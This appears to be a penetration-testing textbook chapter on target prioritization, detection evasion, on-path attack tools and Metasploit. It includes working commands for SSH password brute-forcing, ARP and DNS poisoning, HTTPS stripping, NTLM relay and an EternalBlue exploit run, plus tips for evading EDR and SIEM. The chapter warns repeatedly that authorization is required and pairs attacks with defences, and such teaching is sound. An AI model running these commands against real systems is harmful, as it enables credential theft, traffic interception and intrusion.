CH7: Attack Preparation and Network Attacks
Introduction
Reconnaissance and enumeration gather intelligence. Vulnerability scanning assesses risk. Attack preparation is the moment you turn those findings into an operational plan and then carry it out. You decide what to attack, in what order, with which technique, and with what payload. You pick an entry point and map the path to your objective.
Network attacks are the initial compromise, the wedge you drive into the perimeter. Where application attacks usually need an authenticated user or session, network attacks exploit exposed services, misconfigurations, and the protocols machines use to talk to each other. A default credential on an administrative console. An unencrypted protocol carrying sensitive data. A misconfigured switch that lets you cross network segments. These are your vectors.
This chapter front-loads the foundations before the techniques. After you plan and prioritize your targets, Section 7.2 introduces the network attack toolkit by name. Section 7.3 goes deep on Metasploit and msfvenom, the framework you will use across several labs this term. Section 7.4 explains bind and reverse shells, the mechanism that most initial-access payloads rely on. Section 7.5 covers persistence, how an attacker keeps access after the first shell. With those core ideas in place, the rest of the chapter walks the network attack techniques and a full worked engagement.
Everything in this chapter requires written authorization
The tools and techniques here send attack traffic at live systems, capture other people's credentials, and plant access that survives a reboot. None of it is lawful without a signed statement of work and rules of engagement that specifically name the targets and permit the activity, as covered in Chapter 2. Running any of this against a system or person you are not authorized to test is a crime under the Computer Fraud and Abuse Act (CFAA) and equivalent state law. You are learning the offensive side so you can test systems you are hired to test and defend the ones you are responsible for. Treat that responsibility as the first control.
Learning Objectives
After completing this chapter, you will be able to:
-
Prioritize targets using vulnerability severity scoring (CVSS, CVE, EPSS) and organizational impact analysis.
-
Assess defensive capabilities (EDR, IDS/IPS, WAF, logging) to identify detection risks and adjust tactics accordingly.
-
Identify the purpose and basic use of the network attack toolkit, from credential testing through on-path attacks to NTLM relay.
-
Operate the Metasploit Framework and msfvenom to select modules, configure options, choose payloads, and generate standalone payloads for delivery.
-
Explain the difference between bind and reverse shells and select the correct one for a given network position, including as a Metasploit payload.
-
Establish and document persistence using scheduled tasks and authorized key material, and understand why each mechanism must be removed during cleanup.
-
Execute network attacks including credential-based exploitation, on-path attacks, DNS poisoning, certificate downgrade, and protocol misconfigurations.
-
Document attack paths with evidence of access, lateral movement, and data exfiltration.
7.1 Target Prioritization and Capability Assessment
Vulnerability Prioritization Frameworks
Not all vulnerabilities are created equal. The same vulnerability in different systems has different impact. A SQL injection on a development web server is lower priority than a SQL injection on the production database.
Factors for prioritization:
| Factor | Questions |
|---|---|
| Exploitability | Can this be exploited reliably? Does it require user interaction? Is it actively exploited? |
| Impact | What is the consequence? Data loss? Service disruption? Lateral movement? |
| Asset Value | How critical is the system? (Production > staging > dev) |
| Exposure | Is this exposed directly to the internet or behind network controls? |
| Compensating Controls | Are there defenses that reduce the risk? (WAF, EDR, IPS) |
CVSS v3.1 encodes exploitability and impact. EPSS provides exploit likelihood. CVE databases (NVD, MITRE) provide historical context.
A practical scoring matrix:
                    EPSS >= 0.8     EPSS 0.5-0.8    EPSS < 0.5
CVSS >= 9.0         P0 (NOW)        P1 (24h)        P1 (72h)
CVSS 7-9            P1 (24h)        P2 (1 week)     P3 (2 weeks)
CVSS 5-7            P2 (1 week)     P3 (2 weeks)    P4 (backlog)
CVSS < 5            P3 (2 weeks)    P4 (backlog)    P5 (backlog)
P0: Critical, exploit immediately P1: High, exploit within 24 hours P2: Medium, exploit within a week P3-P5: Lower priority, batch together
Asset-Specific Prioritization
Within your target environment, some systems matter more:
- Domain controllers and identity infrastructure: Compromise these, and you control the entire network
- SQL databases: Direct access to sensitive data
- File servers and backups: Exfiltration and ransomware targets
- Email servers: Access to communications and documents
- Web-facing applications: Internet-exposed entry points
Ordering:
- Start with internet-facing systems (lowest barrier to entry)
- Once inside, move to file servers and identity infrastructure
- Finally, target systems that give you persistence or lateral movement
As shown in Figure 7.1, verified weaknesses, asset impact, and reachability inform the test sequence within the authorized scope.

Figure 7.1: Target selection combines technical evidence with the engagement's permitted objectives.
Text description for Figure 7.1
Read the evidence inputs toward the planning clipboard. A verified weakness describes what the evidence supports. Asset impact describes the consequences for the organization. Reachability describes the available network path. The team uses those inputs within the written scope to agree on a test sequence. The drawing assigns no universal score, deadline, or guarantee of compromise.
Assessing Defensive Capabilities
Before you attack, understand what is watching.
Endpoint Detection and Response (EDR) tools (CrowdStrike, Microsoft Defender, SentinelOne) monitor process execution, network connections, and file operations on endpoints. They can detect and block:
- Malicious processes
- Suspicious network connections
- Credential dumping attempts
- Unsigned drivers and code injection
EDR detection often relies on behavior signatures. Know what triggers alerts:
- Executing PowerShell from an unusual location
- Command-line tools like
mimikatzorprocdump - Sudden spawning of child processes (indicating privilege escalation)
- Connections to known command-and-control (C2) infrastructure
Intrusion Detection and Prevention (IDS/IPS) monitors network traffic:
- IDS: Detects and alerts on suspicious traffic
- IPS: Blocks suspicious traffic
Signatures detect known attack patterns. You can evade with:
- Encryption (encrypted C2 channels)
- Fragmented packets
- Custom protocol variations
- Timing delays (slow exfiltration)
Web Application Firewall (WAF) protects web applications:
- ModSecurity, Cloudflare, AWS WAF
- Detects injection attacks, XML external entity (XXE), server-side request forgery (SSRF), and denial of service
Detection evasion:
- Encoding payloads (URL encoding, Base64, case variation)
- Slow attack timing
- Distributed requests
Logging and SIEM (Splunk, Elastic, ArcSight) aggregate logs and alert on anomalies:
- Failed login attempts
- Unusual process execution
- Data exfiltration patterns
- Privilege escalation activity
To avoid triggering a Security Information and Event Management (SIEM) platform:
- Blend in with normal traffic
- Use legitimate tools (living-off-the-land binaries, or LOLBins, like
certutil.exeandwmic.exe) - Avoid obvious indicators (obfuscate code, use legitimate-looking variable names)
As shown in Figure 7.2, endpoint, network, and web controls observe different activity and send event records to central analysis.

Figure 7.2: Control placement determines the evidence available for detection.
Text description for Figure 7.2
Endpoint Detection and Response (EDR) observes activity on a device. Intrusion Detection and Prevention Systems (IDS/IPS) inspect permitted network traffic, while a Web Application Firewall (WAF) evaluates web requests. A Security Information and Event Management (SIEM) platform correlates collected events. Solid arrows represent traffic and dashed arrows represent logs. Actual visibility depends on deployment, configuration, encryption, and collection coverage.
Putting It Together: Target Prioritization
You have completed vulnerability scanning on TargetCorp. Here is the raw inventory:
- Unpatched SSH on 10.0.1.50 (OpenSSH 7.4, CVE-2018-15473)
- Exposed MySQL database on 10.0.1.75, no authentication (CVSS 9.9)
- SMB share on 10.0.1.100 with null session enabled (CVSS 7.1)
- Web application with SQL injection on public server (CVSS 9.1)
- Weak WPA2 on guest wireless (CVSS 7.5)
Defensive assessment:
- Active EDR on user endpoints (observed CrowdStrike processes)
- Palo Alto Networks firewall (traffic filtering)
- No IDS/IPS observed on internal network
- No WAF on web application
Prioritization:
- P0 (Exploit immediately): Exposed MySQL (CVSS 9.9, no auth, external access, EPSS high)
- Impact: Direct database access
-
Risk: High CVSS, likely monitored but database access is direct
-
P0 (Exploit immediately): SQL injection on web app (CVSS 9.1, exploitable without auth, EPSS high)
- Impact: Database access and lateral movement
-
Risk: Web app likely monitored, but injection is direct
-
P1 (24h): SMB null session (CVSS 7.1, user enumeration, lateral movement vector)
- Impact: User list, potential share access
-
Risk: EDR on endpoints, but SMB queries are noisy and often overlooked
-
P1 (24h): OpenSSH 7.4 (CVE-2018-15473 allows user enumeration, CVSS low for enumeration alone)
- Impact: User enumeration, potential access if weak passwords
-
Risk: SSH access likely monitored; direct exploitation lower priority
-
P3 (backlog): Weak WPA2 (CVSS 7.5, but requires physical proximity; lower risk on guest network)
- Impact: Guest network access; may not reach sensitive systems
- Risk: EPSS low; internal guest traffic may not be monitored
Attack sequence: Start with MySQL or SQL injection (immediate access to data), then use that foothold to pivot to identity infrastructure.
7.2 The Network Attack Toolkit
Chapters 4 and 5 introduced the reconnaissance and enumeration toolkits one profile at a time. This chapter adds the tools that carry out network-layer attacks, and it introduces them the same way: by name and before they appear in a worked example, so that when ettercap shows up in the on-path section you already know what it is.
Six tools do the hands-on network attack work in this chapter. One tests credentials against live services (Hydra). Four position you between two hosts and manipulate the traffic (Ettercap, arpspoof, dnsspoof, sslstrip). One abuses Windows authentication to act as another user without ever learning their password (ntlmrelayx.py). Metasploit and msfvenom are large enough to get their own section, 7.3, so they are not profiled here.
Each profile answers the same four questions used in the previous chapters: what the tool does, how you run it, where it came from, and its practical use on an engagement.
On-path and relay attacks touch other people's traffic
Every tool in this section except Hydra works by inserting you into a conversation between two other machines, or by capturing and reusing another user's authentication. That means you are handling traffic and credentials that belong to real people. It is only lawful inside an engagement whose rules of engagement explicitly permit on-path attacks, wireless testing, or credential relay against the named scope. Enable the smallest capability that answers the test question, and log what you did.
Credential Testing
Hydra
What it does. Hydra, often written thc-hydra, is an online password-guessing tool. It attempts many username and password combinations against a live network service and reports which pairs succeed. "Online" means it talks to the running service directly, in contrast to an offline cracker like John the Ripper or Hashcat that works on a stolen hash file with no network traffic.
How you run it. Command line, preinstalled on Kali Linux. The general form is hydra -l <user> -P <wordlist> <service>://<host>. It supports dozens of service modules, including ssh, ftp, smb, rdp, and web login forms through http-post-form.
Where it came from. Written by van Hauser of The Hacker's Choice (THC). It has been a standard credential-testing tool for two decades.
Practical use: Hydra finds weak, default, and reused passwords on exposed services, which is one of the most common ways into a network. The important caution is that live guessing is loud and can lock accounts out. Read the flags before you launch it:
hydra -l root -P /usr/share/wordlists/rockyou.txt -t 4 -f ssh://10.0.1.50
Where:
-l roottries the single usernameroot. Use-L users.txtfor a list of usernames.-P /usr/share/wordlists/rockyou.txtreads passwords from a wordlist. Use-pfor a single password.-t 4runs 4 parallel attempts. Lower is slower and quieter, and less likely to trip a lockout policy.-fstops as soon as one valid pair is found.ssh://10.0.1.50names the service module and the target host. Add-s <port>for a non-standard port.
On-Path (Man-in-the-Middle) Tools
Ettercap
What it does. Ettercap is a suite for on-path attacks on a local area network (LAN). Its core capability is Address Resolution Protocol (ARP) poisoning, which lets it sit between two hosts and read, filter, or alter the traffic passing through.
How you run it. Command line (-T for the text interface) or graphical (-G), preinstalled on Kali. A text-mode ARP poisoning run is ettercap -T -q -i eth0 -M arp:remote /192.168.1.1// /192.168.1.100//, which places you between the gateway and one host.
Where it came from. Originally written by Alberto Ornaghi and Marco Valleri around 2001, and maintained since on GitHub by the Ettercap project.
Practical use: Ettercap is the all-in-one option when you want ARP poisoning plus built-in sniffing and content filtering in one program. Understand its limits before you rely on it. Switched networks and pervasive Transport Layer Security (TLS) mean it captures far less cleartext than older guides imply, and it is noisy enough that network monitoring often catches the ARP anomalies it creates.
arpspoof
What it does. arpspoof does one thing: it sends forged ARP replies to poison a target's ARP cache so the target sends its traffic to you instead of the real gateway.
How you run it. Command line, part of the dsniff suite, preinstalled on Kali. You typically run it in both directions and turn on packet forwarding so the victim's traffic still reaches its destination through you:
sudo sysctl -w net.ipv4.ip_forward=1
sudo arpspoof -i eth0 -t 192.168.1.100 -r 192.168.1.1
Where:
sysctl -w net.ipv4.ip_forward=1turns on IP forwarding so traffic relays through you rather than dropping, which would knock the victim offline and give you away.-i eth0selects the interface.-t 192.168.1.100is the target to poison.-r 192.168.1.1poisons both directions between the target and this host (the gateway), so you see the return traffic too.
Where it came from. Part of Dug Song's dsniff toolkit from the late 1990s.
Practical use: arpspoof is the minimal, scriptable way to establish an on-path position when you do not want Ettercap's larger framework. It only poisons ARP. You pair it with a separate sniffer or with dnsspoof and sslstrip to do anything with the redirected traffic.
dnsspoof
What it does. dnsspoof forges Domain Name System (DNS) replies to a victim you are already intercepting, answering their name lookups with an IP address you choose. A victim who types intranet.targetcorp.com lands on your server instead.
How you run it. Command line, part of dsniff, preinstalled on Kali. You give it a hosts file mapping names to your IP:
echo "10.0.0.5  *.targetcorp.com" > dns_targets.txt
sudo dnsspoof -i eth0 -f dns_targets.txt
Where:
-i eth0selects the interface to answer on.-f dns_targets.txtreads name-to-IP mappings in/etc/hostsformat. The wildcard matches any subdomain.
Where it came from. Part of the dsniff suite (Dug Song).
Practical use: dnsspoof turns an on-path position into a redirect, which is how you send a victim to a cloned login page. It requires you to already be intercepting the victim's traffic, so ARP poisoning comes first. It answers plaintext DNS only. DNS over HTTPS (DoH), DNS over TLS (DoT), and DNSSEC each reduce or defeat it, which is one of the reasons those protocols exist.
sslstrip
What it does. sslstrip downgrades a victim's connection from HTTPS to HTTP while you are on-path. It rewrites the secure links and redirects the victim would normally follow, so the browser talks to sites in cleartext through you and any password the victim submits is readable.
How you run it. Command line, on Kali, and it needs a firewall rule to send web traffic through it:
sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 10000
sudo sslstrip -l 10000 -w /tmp/sslstrip.log
Where:
- The
iptablesrule redirects intercepted port 80 traffic to sslstrip's listener on port 10000. -l 10000sets the listen port to match the redirect.-w /tmp/sslstrip.logwrites captured data to a log file.
Where it came from. Written by Moxie Marlinspike and demonstrated at Black Hat in 2009.
Practical use: sslstrip is a teaching centerpiece because it explains why modern web security looks the way it does. HTTP Strict Transport Security (HSTS), HSTS preloading in browsers, and browsers now defaulting to HTTPS were all deployed in response to this attack, and they defeat classic sslstrip against any modern site. You will most often use it to demonstrate the risk on a deliberately vulnerable target, then point to HSTS as the control that closes it.
Windows Authentication Relay
ntlmrelayx.py
What it does. ntlmrelayx.py captures a Windows NT LAN Manager (NTLM) authentication and forwards it to another server that will accept it, letting you act as the victim on that server without ever cracking their password. It works because the NTLM protocol, by default, does not prove to the client that it is talking to the intended server, so an authentication meant for one machine can be replayed to another.
How you run it. Python, part of the Impacket suite, on Kali as impacket-ntlmrelayx. It is almost always paired with a second tool (such as Responder or mitm6) that provokes a victim into authenticating toward you in the first place:
impacket-ntlmrelayx -t smb://10.0.1.100 -smb2support -i
Where:
-t smb://10.0.1.100is the server to relay the captured authentication to. Use-tf targets.txtfor several.-smb2supportenables the modern SMB2/3 dialect that current Windows uses.-iopens an interactive SMB session on success so you can browse shares as the relayed user. Swap in-c "<command>"to run a single command instead.
Where it came from. Part of Impacket, a collection of Python classes for network protocols first built at Core Security and now maintained by Fortra. ntlmrelayx grew out of the earlier smbrelayx tool.
Practical use: NTLM relay is one of the most reliable paths to compromise in an Active Directory (AD) environment, and it works so often because SMB signing is frequently left unenforced. The defensive lesson is the reason to teach it: enforce SMB signing, restrict or disable NTLM, and the attack stops working.
Toolkit at a Glance
| Tool | Job | Interface | On Kali | Note |
|---|---|---|---|---|
| Hydra | Online credential guessing | CLI | Preinstalled | Loud; can lock accounts out |
| Ettercap | On-path ARP poisoning suite | CLI or GUI | Preinstalled | Switched networks and TLS limit the yield |
| arpspoof | Minimal ARP poisoning | CLI | Preinstalled | Enable IP forwarding or you knock the victim offline |
| dnsspoof | Forged DNS replies | CLI | Preinstalled | Plaintext DNS only; DoH/DoT/DNSSEC defeat it |
| sslstrip | HTTPS-to-HTTP downgrade | CLI | Preinstalled | Defeated by HSTS on modern sites |
| ntlmrelayx.py | NTLM authentication relay | CLI (Python) | Preinstalled (impacket) | Fails when SMB signing is enforced |
7.3 The Metasploit Framework and msfvenom
Metasploit is the single most-used tool in this course, and you will run it in several labs, so this section treats it in more depth than a toolkit profile. The goal is that you understand what the framework is made of and why the workflow is shaped the way it is, rather than memorizing a sequence of commands.
What Metasploit Is
The Metasploit Framework is an open-source platform for developing, testing, and launching exploits. Instead of writing a fresh exploit for every vulnerability, you load a prewritten module, set a few options, choose what should happen after the exploit succeeds, and run it. H.D. Moore released the first version in 2003, and Rapid7 has stewarded it since 2009. The framework is free and written in Ruby. Rapid7 also sells commercial editions (Metasploit Pro), but everything in this course uses the free framework, which is preinstalled on Kali.
Where Exploits Come From
Before Metasploit can exploit a vulnerability, that vulnerability has to be identified and, ideally, someone has to have written exploit code for it. A few sources feed this:
- CVE (Common Vulnerabilities and Exposures) is the standard identifier for a specific vulnerability, in the form
CVE-2021-44228(the Log4Shell flaw). A CVE names the vulnerability but does not, by itself, give you code. - NVD (National Vulnerability Database) is the NIST-maintained catalog that adds severity scores and technical detail to each CVE.
- Exploit-DB is a searchable archive of working exploit code and proof-of-concept scripts, indexed by CVE.
- Metasploit's own module library ships hundreds of exploits ready to run, which is what makes the framework a starting point rather than a blank page.
You search these to answer one question: does a reliable exploit already exist for the vulnerability I found, or do I need to build one?
Framework Architecture
Metasploit is organized into module types. Knowing the categories tells you where to look:
- Exploits take advantage of a specific vulnerability to gain code execution.
- Payloads are the code that runs on the target after an exploit succeeds. This is where shells and Meterpreter live (Section 7.4 explains the shell types in detail).
- Auxiliary modules do work that is not a full exploit: scanners, fuzzers, login checkers, and denial-of-service modules. They carry no payload.
- Post modules run after you already have a session, for tasks like credential harvesting, screen capture, and pivoting.
- Encoders re-encode a payload's bytes, historically to avoid characters a target cannot accept.
- Nops generate no-operation instructions used to pad payloads.
The console, msfconsole, is the main interface that ties these together. Metasploit also keeps a PostgreSQL database (initialized with msfdb init) that stores hosts, services, and loot in a workspace, so results from db_nmap and from modules accumulate in one place across a long engagement.
As shown in Figure 7.3, the console configures modules. An exploit enables payload execution, a payload can create a session, and post modules use an existing session.

Figure 7.3: Metasploit separates configuration, exploitation, payload behavior, and work performed after access.
Text description for Figure 7.3
The console provides the interface for configuring and running modules. An exploit uses a weakness to enable execution. A selected payload performs the intended action, which can include creating an interactive session. Post modules operate through an existing session. Auxiliary modules provide supporting functions such as scans or authentication checks and need not launch a payload. The diagram is conceptual and does not promise that any particular module succeeds.
The msfconsole Workflow
The pattern is the same for almost every module: search, select, inspect, configure, run.
msfconsole                                  # launch the console

msf6 > search type:exploit platform:windows smb   # find matching modules
msf6 > use exploit/windows/smb/ms17_010_eternalblue  # select a module
msf6 exploit(...) > info                    # read the module's description and requirements
msf6 exploit(...) > show options            # list the settings this module needs
msf6 exploit(...) > set RHOSTS 10.0.1.100   # the target host(s)
msf6 exploit(...) > set LHOST 10.0.0.5      # your host, for the payload to call back to
msf6 exploit(...) > check                    # (if supported) test whether the target is vulnerable, without exploiting
msf6 exploit(...) > exploit                  # launch
Where the recurring options mean:
RHOSTS/RPORTare the remote target address and port.LHOST/LPORTare your listening address and port, used by payloads that connect back to you.PAYLOADselects what runs on success. If you do not set it, Metasploit picks a default.searchaccepts filters such astype:,platform:, andcve:to narrow a large result set.setconfigures one module.setgsets a value globally so it persists across modules, which saves retypingLHOSTall session.sessions -llists the shells you have opened, andsessions -i 2interacts with session number 2.backgroundreturns a session to the console without closing it.
Choosing a Payload: Staged and Stageless
Metasploit payload names look like paths, and the punctuation tells you how the payload is built.
- A staged payload is delivered in two pieces. A tiny first piece, the stager, runs on the target, connects back to Metasploit, and pulls down the larger second piece, the stage, which is the actual shell. You recognize a staged payload by the slashes separating the stage from the transport, as in
windows/meterpreter/reverse_tcp. - A stageless (single) payload contains everything in one self-contained blob. It is larger but needs no follow-up download, which helps when the network is unreliable. You recognize it by the underscore joining the words, as in
windows/meterpreter_reverse_tcporwindows/shell_reverse_tcp.
The tradeoff is size against reliability. Staged payloads are smaller and fit in tight exploits, but they need a working second connection to finish. Stageless payloads are self-sufficient but bigger.
As shown in Figure 7.4, in the staged example, a target runs a stager and receives the remaining stage. The stageless example begins with the complete payload.
